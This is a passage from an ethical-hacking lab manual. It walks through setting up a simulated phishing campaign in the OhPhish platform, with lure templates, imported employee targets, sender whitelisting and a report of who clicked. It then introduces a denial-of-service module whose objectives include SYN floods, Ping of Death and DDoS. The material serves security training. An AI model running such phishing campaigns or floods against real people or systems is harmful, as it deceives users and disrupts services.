


Figure 3.1.19: OhPhish Dashboard

44. The **Create New Email Phishing Campaign** form appears.
45. In the **Campaign Name** field, enter any name (here, **Test – Send Attachment**). In the **Select Template Category** field, select **Office Mailers** from the drop-down list.

Note: Ensure that the **Existing templates** button is selected in the **Email Template** field.

46. In the **Select Country** field, leave the default option selected (**All**).
47. In the **Select Template** field, select the **PF Amount Credited** option from the drop-down list and then click the **Select** button.
48. Leave fields such as **Sender Email**, **Sender Name**, **Subject**, **Select Time Zone**, **Expiry Date**, and **Schedule Later** set to their default values, as shown in the screenshot.

Note: You can change the above-mentioned options if you want to.

49. In the **Attachment** field, enter any name (here, **Additional Information**).

Note: Ensure that the **Enable Macro** checkbox is not selected.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.1.20: Create New Email Phishing Campaign

50. Click **Select Source** button under **Import users** field.




Figure 3.1.21: Create New Email Phishing Campaign form

51. **Import Users** pop-up appears, click to select the **Quick Add** option from the list of options

52. The **Import Users Info** pop-up appears; enter the details of the employee and click **Add**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.1.22: Import Users Info

53. Similarly, you can add the details of multiple users. Here, we added three users.
54. After adding the users' details, click **Import**.
55. In the **Batch Count** and **Batch Interval** fields, set the values to **1**.

Note: The values of Batch Count and Batch Interval might differ depending on the number of users you are sending phishing emails to.

56. Leave the **Landing Page** field set to its default value.
57. Scroll down to the end of the page and click **Create** to create the phishing campaign.




Figure 3.1.23: Click Create to create a phishing campaign

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

58. **Add to your Whitelist** pop-up appears, click **Done**.

Note: You must ensure that messages received from specific IP addresses do not get marked as spam. Do this by adding the addresses to an email whitelist in your Google Admin console. To do that, you can refer the whitelisting guide available for Microsoft O365 and G-Suite user accounts.

59. The **Confirm?** pop-up appears; click **SURE**.
60. A count down timer appears and phishing campaign initiates in ten seconds.
61. The **Alert!** pop-up appears, indicating successful initiation of a phishing campaign; click **OK**.




Figure 3.1.24: Alert pop-up

62. Now, switch to the **Windows Server 2019** virtual machine and open the **Inbox** of the **Gmail** account opened previously.
63. You will find an email from **HR – ABP News**, as shown in the screenshot.
64. Click on the **EPF – KYC Documents Upload Centre** hyperlink present in the email.




Figure 3.1.25: Phishing email

65. If a **Suspicious link** pop-up appears, click **Proceed**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

66. You will be re-directed to the **Oh You've been Phished** landing page, as shown in the screenshot.




Figure 3.1.26: Phishing email

67. Now, switch back to the **Windows 10** virtual machine.
68. Click on the **Test – Send Attachment** campaign present on the **OhPhish Dashboard**.
69. The **Campaign Detailed Report** page appears, displaying the **Campaign Details** and **Campaign Summary** sections.
70. In the **Campaign Summary** section, you can observe that the value of **No. of targets who have clicked the link (defaulters)** is **1**. Click on 1 to see the defaulter.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.1.27: Campaign Detailed Report

71. The **Campaigns Users** page appears, displaying the details of the defaulter, such as **Risk Score**, **Credentials**, **IP Address**, **Location**, etc., as shown in the screenshot.



Figure 3.1.28: Campaign Users

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.4

Generate Phishing Report

72. Now, click to expand the **Reports** section in the left pane and select the **Executive Summary Report** option.




Figure 3.1.29: Generating Reports

73. The **Campaign Report** page appears; select any phishing campaign from the drop-down list (here, **Test – Send Attachment**) and click on the **Export** icon ( ) to export the report.




Figure 3.1.30: Campaign Report

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

74. The **Opening Phishing-Simulation-Test** window appears; select the **Save File** radio button and click **OK**.




Figure 3.1.31: Opening Phishing-Simulation-Test window

75. The file is downloaded to the default location (here, **Downloads**). Navigate to the download location and double-click the **Phishing-Simulation-Test---Send-Attachment** file to open it.
76. The executive phishing report appears in the document, as shown in the screenshot.

Note: You can also explore other report options such as **Department Wise Report**, **Designation Wise Report**, and **Branch Wise Report**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Figure 3.1.32: Campaign Report page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.1.33: Campaign Report page

77. If you have an upgraded OhPhish account you can also explore other phishing methods such as **Credential Harvesting**, **Training**, **Vishing**, and **Smishing**.
78. This concludes the demonstration of auditing an organization's security for phishing attacks using OhPhish.
79. Close all the open windows and document all the acquired information.
80. Turn off the **Windows 10** and **Windows Server 2019** virtual machines.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Analysis

Analyze and document all the results obtained in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE ANY QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Denial-of-Service

Module 10

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Denial of Service

Denial-of-Service is an attack on a computer or network that reduces, restricts, or prevents accessibility of system resources to its legitimate users.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Denial-of-Service (DoS) and Distributed Denial-of-Service (DDoS) attacks have become a major threat to computer networks. These attacks attempt to make a machine or network resource unavailable to its authorized users. Usually, DoS and DDoS attacks exploit vulnerabilities in the implementation of TCP/IP model protocol or bugs in a specific OS.

In a DoS attack, attackers flood a victim's system with nonlegitimate service requests or traffic to overload its resources, bringing the system down and leading to the unavailability of the victim's website—or at least significantly slowing the victim's system or network performance. The goal of a DoS attack is not to gain unauthorized access to a system or corrupt data, but to keep legitimate users from using the system.

Perpetrators of DoS attacks typically target sites or services hosted on high-profile web servers such as banks, credit card payment gateways, and even root nameservers.

In general, DoS attacks target network bandwidth or connectivity. Bandwidth attacks overflow the network with a high volume of traffic using existing network resources, thus depriving legitimate users of these resources. Connectivity attacks overflow a computer with a flood of connection requests, consuming all available OS resources, so that the computer cannot process legitimate users' requests.

As an expert ethical hacker or penetration tester (hereafter, pen tester), you must possess sound knowledge of DoS and DDoS attacks to detect and neutralize attack handlers, and mitigate such attacks.

The labs in this module give hands-on experience in auditing a network against DoS and DDoS attacks.

Lab Objectives

The objective of the lab is to perform DoS attack and other tasks that include, but is not limited to:

- Perform a DoS attack by continuously sending a large number of SYN packets
- Perform a DoS attack (SYN Flooding, Ping of Death (PoD), and UDP application layer flood) on a target host
- Perform a DDoS attack
- Detect and analyze DoS attack traffic
- Detect and protect against a DDoS attack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 10 Denial-of-Service

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Windows Server 2016 virtual machine
- Windows 10 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 45 Minutes

Overview of Denial of Service

